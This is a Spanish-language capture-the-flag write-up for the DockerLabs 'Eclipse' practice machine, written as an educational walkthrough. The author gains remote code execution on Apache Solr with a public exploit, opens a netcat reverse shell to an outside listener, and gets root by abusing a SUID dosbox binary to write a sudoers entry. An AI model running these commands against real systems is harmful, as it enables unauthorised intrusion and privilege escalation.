

Eclipse writeup - Dockerlabs

Dificultad : Media

Escrito por : tellmefred

Introducción:

Bienvenidos a "Eclipse", una máquina de práctica de DockerLabs. En esta sesión, explorarás la explotación de un servicio web llamado Solr.

En "Eclipse", aprenderás cómo los atacantes pueden identificar y aprovechar vulnerabilidades en el servicio web Solr para comprometer sistemas. Solr es una plataforma de búsqueda empresarial basada en Apache Lucene, ampliamente utilizada para indexar y buscar contenido en aplicaciones web.

Reconocimiento:

Como siempre empezamos con un Ping comprobando la conectividad con la máquina.


```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/eclipse]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.159 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.114 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.117 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.178 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.114/0.142/0.178/0.027 ms
```

Aquí lanzamos un nmap para ver los servicios activos, vemos el puerto 80 y 8983 activos.

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/eclipse]
└─# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 09:43 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Epic Battle
|_http-server-header: Apache/2.4.59 (Debian)
8983/tcp   open  http    Apache Solr
| http-title: Solr Admin
|_Requested resource was http://172.17.0.2:8983/solr/
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.44 seconds
```

Vemos el puerto 80 y nada solo una imagen.




Revisando el cogido y tampoco nada raro.

The screenshot shows a browser window with the title "Epic Battle" and the URL "http://172.17.0.2/". The browser interface includes standard navigation buttons (back, forward, search) and a toolbar with links to "Kali Linux", "Kali Tools", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", "OffSec", and "Tr". Below the toolbar, the page content is displayed as a code editor with line numbers, showing the HTML and CSS source code for the "Epic Battle" page.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Epic Battle</title>
7   <style>
8     body {
9       margin: 0;
10      padding: 0;
11      overflow: auto;
12      display: flex;
13      align-items: center;
14      justify-content: center;
15      height: 100vh;
16      background-color: black;
17    }
18    .image-container {
19      max-width: 100%;
20      max-height: 100%;
21    }
22    .image-container img {
23      display: block;
24      max-width: none;
25      max-height: none;
26      margin: auto;
27    }
28  </style>
29 </head>
30 <body>
31   <div class="image-container">
32     
33   </div>
34 </body>
35 </html>
36
```

Nos vamos al puerto 8983 y nos topamos con un solr.



Pero que es solr ?, bueno aquí vemos lo que nos dice chat GPT .

 Solr es una plataforma de búsqueda de código abierto, basada en Apache Lucene, que proporciona indexación y búsqueda eficiente de grandes volúmenes de datos, es altamente escalable y extensible, soporta múltiples idiomas, y ofrece una API RESTful para integración con otras aplicaciones, además de características avanzadas como facetas, agregación de datos y alta disponibilidad.

Explotación:

En la explotación se me ocurrió buscar a ver si existía alguna falla de seguridad o vulnerabilidad en esa app y versión en específico me encuentro un RCE.

```
(root@tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/eclipse]
# searchsploit solr
-----
Exploit Title | Path
-----
Apache Solr - Remote Code Execution via Velocity Template (Metasploit) | multiple/remote/48338.rb
Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution | xml/webapps/43009.txt
Apache Solr 8.2.0 - Remote Code Execution | java/webapps/47572.py
Solr 3.5.0 - Arbitrary Data Deletion | java/webapps/39418.txt
-----
Shellcodes: No Results
```

Procedo a descargarlo.

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/eclipse]
  └─# searchsploit -m java/webapps/47572.py
    Exploit: Apache Solr 8.2.0 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/47572
      Path: /usr/share/exploitdb/exploits/java/webapps/47572.py
      Codes: CVE-2019-17558
    Verified: False
  File Type: Python script, ASCII text executable
  Copied to: /home/tellmefred/Desktop/Dokerlabs/eclipse/47572.py
```

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/eclipse]
  └─# ls
  47572.py  allports  auto_deploy.sh  eclipse.tar
```

Lo ejecuto así nada mas sin flag para ver el funcionamiento.

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/eclipse]
  └─# python3 47572.py
  Usage: python3 script.py ip [port [command]]
          default port=8983
          default command=whoami:
```

Y bueno lo ejecuto con la ip de la máquina vemos que funciona y me lanza el whoami de la máquina.

```
└─(root㉿tellmefred)-[~/home/tellmefred/Desktop/Dokerlabs/eclipse]
  └─# python3 47572.py 172.17.0.2
  OS Realese: Linux, OS Version: 6.6.15-amd64
  if remote exec failed, you should change your command with right os platform

  Init node 0xDojo Successfully, exec command=whoami
  RCE Successfully @Apache Solr node 0xDojo
  ninhack
```

Ahora vemos claro que lo lógico o es tomar una reverse shell y ejecutarla para recibir el RCE en nuestra máquina.

```
[└(root@tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/eclips
e]
└# python3 47572.py 172.17.0.2 8983 'nc 192.168.223.128 9001 -e
/bin/bash'
OS Realese: Linux, OS Version: 6.6.15-amd64
if remote exec failed, you should change your command with right
os platform

Init node 0xDojo Successfully, exec command=nc 192.168.223.128 9
001 -e /bin/bash
RCE failed @Apache Solr node 0xDojo
```

Ejecutó y aunque dice failed vemos que si nos llegó la reverse shell.

```
[└(root@tellmefred)-[/home/tellmefred/Desktop]
└# nc -lvpn 9001
listening on [any] 9001 ...
connect to [192.168.223.128] from (UNKNOWN) [172.17.0.2] 56692
└
```

Escalada de privilegios:

Aquí hacemos el tratamiento de la tty y vemos que hay.

```
[└(root@tellmefred)-[/home/tellmefred/Desktop]
└# nc -lvpn 9001
listening on [any] 9001 ...
connect to [192.168.223.128] from (UNKNOWN) [172.17.0.2] 56692
script /dev/null -c bash
Script started, output log file is '/dev/null'.
ninhack@18a73985406f:/opt/solr/server$ ^Z
zsh: suspended nc -lvpn 9001

[└(root@tellmefred)-[/home/tellmefred/Desktop]
└# stty raw -echo; fg
[1] + continued nc -lvpn 9001

ninhack@18a73985406f:/opt/solr/server$ export TERM=xterm
ninhack@18a73985406f:/opt/solr/server$
```

Aquí buscando una mala configuración en los permisos SUID.

```
ninhack@18a73985406f:/tmp$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/sudo
/usr/bin/dosbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
ninhack@18a73985406f:/tmp$ █
```

Vemos el SUID dosbox, buscando en GTFO Bins.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

Note that the name of the written file in the following example will be `FILE_TO_`. Also note that `echo` terminates the string with a DOS-style line terminator (`\r\n`), if that's a problem and your scenario allows it, you can create the file outside `dosbox`, then use `copy` to do the actual write.

```
sudo install -m =xs $(which dosbox) .
LFILE='\\path\\to\\file_to_write'
./dosbox -c 'mount c /' -c "echo DATA >c:$LFILE" -c exit
```

Bueno pues procedo a ejecutarlo.

```
ninhack@18a73985406f:/tmp$ LFILE='\\etc\\sudoers.d\\ninhack'
ninhack@18a73985406f:/tmp$ /usr/bin/dosbox -c 'mount c /' -c "echo ninhack ALL=(ALL) NOPASSWD: ALL >c:$LFILE" -c exit
DOSBox version 0.74-3
Copyright 2002-2019 DOSBox Team, published under GNU GPL.
--
```

Aquí haciendo un whoami vemos que somos el usuario ninhack, procedo a hacer sudo su y bueno pues somos root, vemos el id y vemos que es 0.

```
ninhack@18a73985406f:/tmp$ whoami
ninhack
ninhack@18a73985406f:/tmp$ sudo su
root@18a73985406f:/tmp# whoami
root
root@18a73985406f:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@18a73985406f:/tmp#
```

Máquina rooted.